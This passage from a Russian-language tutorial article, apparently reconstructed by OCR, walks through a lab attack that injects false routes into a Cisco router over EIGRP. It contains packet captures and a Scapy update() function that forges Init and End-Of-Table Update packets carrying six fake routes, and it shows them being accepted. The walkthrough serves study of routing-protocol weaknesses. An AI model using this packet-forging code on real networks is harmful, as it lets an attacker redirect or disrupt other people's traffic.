
Еще раз посмотрим на дамп трафика и убедимся, что мы отправили сообщение подтверждения.



```
No.   Source          Destination     Protocol   Length  Info
    6 192.168.0.150   224.0.0.10      EIGRP          74  Hello
    9 192.168.0.102   224.0.0.10      EIGRP          74  Hello
   10 192.168.0.150   224.0.0.10      EIGRP          74  Hello
   11 192.168.0.150   192.168.0.102   EIGRP          60  Update
   12 192.168.0.102   192.168.0.150   EIGRP          54  Hello (Ack)

Frame 12: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)    0000  00 19 56 bb 41 09 00 25
Ethernet II, Src: AsrockIn_f7:1e:96 (00:25:22:f7:1e:96), Dst: Cisco_   0010  00 28 00 01 00 00 40 58
Internet Protocol Version 4, Src: 192.168.0.102, Dst: 192.168.0.150    0020  00 96 02 05 fd 92 00 00
Cisco EIGRP                                                            0030  00 04 00 00 00 64
    Version: 2
    Opcode: Hello (5)
    Checksum: 0xfd92 [correct]
    [Checksum Status: Good]
  Flags: 0x00000000
    Sequence: 0
    Acknowledge: 4
    Virtual Router ID: 0 (Address-Family)
    Autonomous System: 100
```

Продолжение статьи →


Подтверждение успешно отправлено, но маршрутизатор должен отправить еще один Update-пакет, который ждет функция `ack_send()`.



```
eigrp
No.  Source          Destination     Protocol  Length Info
  6  192.168.0.150   224.0.0.10      EIGRP         74 Hello
  9  192.168.0.102   224.0.0.10      EIGRP         74 Hello
 10  192.168.0.150   224.0.0.10      EIGRP         74 Hello
 11  192.168.0.150   192.168.0.102   EIGRP         60 Update
 12  192.168.0.102   192.168.0.150   EIGRP         54 Hello (Ack)
 13  192.168.0.150   192.168.0.102   EIGRP         82 Update

Frame 13: 82 bytes on wire (656 bits), 82 bytes captured (656 bits)
Ethernet II, Src: Cisco_bb:41:09 (00:19:56:bb:41:09), Dst: AsrockIn
Internet Protocol Version 4, Src: 192.168.0.150, Dst: 192.168.0.102
Cisco EIGRP
    Version: 2
    Opcode: Update (1)
    Checksum: 0x369f [correct]
    [Checksum Status: Good]
  Flags: 0x00000008, End Of Table
    Sequence: 5
    Acknowledge: 0
    Virtual Router ID: 0 (Address-Family)
    Autonomous System: 100
  Internal Route(IPv4)  =   100.100.100.0/24

0000  00 25 22 f7 1e 96 00 19
0010  00 44 00 00 00 00 02 58
0020  00 66 02 01 36 9f 00 00
0030  00 00 00 00 00 64 01 02
0040  0a 00 00 00 64 00 00 05
0050  64 64
```

А вот и второй Update-пакет, где маршрутизатор отправляет нам все известные ему маршруты (в нашем примере всего один — до сети **`100.100.100.0/24`**) и говорит, что на этом передача обновлений завершена, о чем свидетельствует флаг 8 — End Of Table. Также он увеличил номер запроса (SEQ) на единицу (4 + 1 = 5).

Еще раз отправляется подтверждение.




```
eigrp
No.  Source          Destination     Protocol  Length Info
  6  192.168.0.150   224.0.0.10      EIGRP         74 Hello
  9  192.168.0.102   224.0.0.10      EIGRP         74 Hello
 10  192.168.0.150   224.0.0.10      EIGRP         74 Hello
 11  192.168.0.150   192.168.0.102   EIGRP         60 Update
 12  192.168.0.102   192.168.0.150   EIGRP         54 Hello (Ack)
 13  192.168.0.150   192.168.0.102   EIGRP         82 Update
 14  192.168.0.102   192.168.0.150   EIGRP         54 Hello (Ack)

Frame 14: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
Ethernet II, Src: AsrockIn_f7:1e:96 (00:25:22:f7:1e:96), Dst: Cisco_
Internet Protocol Version 4, Src: 192.168.0.102, Dst: 192.168.0.150
Cisco EIGRP
    Version: 2
    Opcode: Hello (5)
    Checksum: 0xfd91 [correct]
    [Checksum Status: Good]
  Flags: 0x00000000
    Sequence: 0
    Acknowledge: 5
    Virtual Router ID: 0 (Address-Family)
    Autonomous System: 100

0000  00 19 56 bb 41 09 00 25
0010  00 28 00 01 00 00 40 58
0020  00 96 02 05 fd 91 00 00
0030  00 05 00 00 00 64
```

ВВОДИМ ИНЪЕКЦИЮ ЛОЖНЫХ МАРШРУТОВ

Теперь наша очередь отправлять обновления. Сделаем свои собственные номера запросов рандомными, передадим их в переменную **`seq`** и запустим функцию **`update()`**:


```
  def update():
    init_packet = Ether(dst=target_mac) / IP(dst=target_ip) \
                  / EIGRP(opcode=1, asn=autonomous_system, seq=seq,
flags=1)
    sendp(init_packet, iface="Ethernet", count=1)
    update_packet = Ether(dst=target_mac) / IP(dst=target_ip) \
                  / EIGRP(opcode=1, asn=autonomous_system, seq=seq + 1
, flags=8) \
                  / internal_route / external_route
    sendp(update_packet, iface="Ethernet", count=1)
  seq = random.randint(1, 99)
  update()
```

Первым делом скрафтим пакет инициализации, где укажем сгенерированный нами номер запроса и флаг инициализации (значение 1). Готово. Отправляем.




```
eigrp
No.  Source          Destination     Protocol  Length Info
  9  192.168.0.102   224.0.0.10      EIGRP         74 Hello
 10  192.168.0.150   224.0.0.10      EIGRP         74 Hello
 11  192.168.0.150   192.168.0.102   EIGRP         60 Update
 12  192.168.0.102   192.168.0.150   EIGRP         54 Hello (Ack)
 13  192.168.0.150   192.168.0.102   EIGRP         82 Update
 14  192.168.0.102   192.168.0.150   EIGRP         54 Hello (Ack)
 15  192.168.0.102   192.168.0.150   EIGRP         54 Update

Frame 15: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
Ethernet II, Src: AsrockIn_f7:1e:96 (00:25:22:f7:1e:96), Dst: Cisco_
Internet Protocol Version 4, Src: 192.168.0.102, Dst: 192.168.0.150
Cisco EIGRP
    Version: 2
    Opcode: Update (1)
    Checksum: 0xfd72 [correct]
    [Checksum Status: Good]
  Flags: 0x00000001, Init
    Sequence: 39
    Acknowledge: 0
    Virtual Router ID: 0 (Address-Family)
    Autonomous System: 100

0000  00 19 56 bb 41 09 00 25
0010  00 28 00 01 00 00 40 58
0020  00 96 02 01 fd 72 00 00
0030  00 00 00 00 00 64
```

Не дожидаясь сообщения о подтверждении, крафтим второй Update-пакет, где указываем увеличенный на единицу номер подтверждения, флаг End Of Table и, самое главное, ложные маршруты (переменные **`internal_route`** и **`external_route`**, в которые мы их записали ранее). Отправляем тоже.




```
eigrp
No.  Source          Destination     Protocol  Length Info
 13  192.168.0.150   192.168.0.102   EIGRP         82 Update
 14  192.168.0.102   192.168.0.150   EIGRP         54 Hello (Ack)
 15  192.168.0.102   192.168.0.150   EIGRP         54 Update
 16  192.168.0.102   192.168.0.150   EIGRP        287 Update

Frame 16: 287 bytes on wire (2296 bits), 287 bytes captured (2296 bi
Ethernet II, Src: AsrockIn_f7:1e:96 (00:25:22:f7:1e:96), Dst: Cisco_
Internet Protocol Version 4, Src: 192.168.0.102, Dst: 192.168.0.150
Cisco EIGRP
    Version: 2
    Opcode: Update (1)
    Checksum: 0x0981 [correct]
    [Checksum Status: Good]
  Flags: 0x00000008, End Of Table
    Sequence: 40
    Acknowledge: 0
    Virtual Router ID: 0 (Address-Family)
    Autonomous System: 100
  Internal Route(IPv4)  =   11.11.11.0/24
  Internal Route(IPv4)  =   22.22.22.128/25
  Internal Route(IPv4)  =   33.33.33.192/26
  External Route(IPv4)  =   44.44.44.224/27
  External Route(IPv4)  =   55.55.55.240/28
  External Route(IPv4)  =   66.66.66.248/29

0000  00 19 56 bb 41 09 00 25
0010  01 11 00 01 00 00 40 58
0020  00 96 02 01 09 81 00 00
0030  00 00 00 00 00 64 01 02
0040  f4 00 00 00 01 00 00 05
0050  0b 0b 01 02 00 1d 00 00
0060  01 00 00 05 dc 00 ff 00
0070  02 00 1d 00 00 00 00 00
0080  05 dc 00 ff 00 00 00 1a
0090  00 00 00 00 c0 a8 00 01
00a0  00 00 00 00 00 00 03 00
00b0  00 05 dc 00 ff 00 00 00
00c0  31 00 00 00 00 c0 a8 00
00d0  00 00 00 00 00 00 00 03
00e0  00 00 05 dc 00 ff 00 00
00f0  00 31 00 00 00 00 c0 a8
0100  00 00 00 00 00 00 00 00
0110  01 00 00 05 dc 00 ff 00
```

А теперь ждем два ACK-подтверждения.

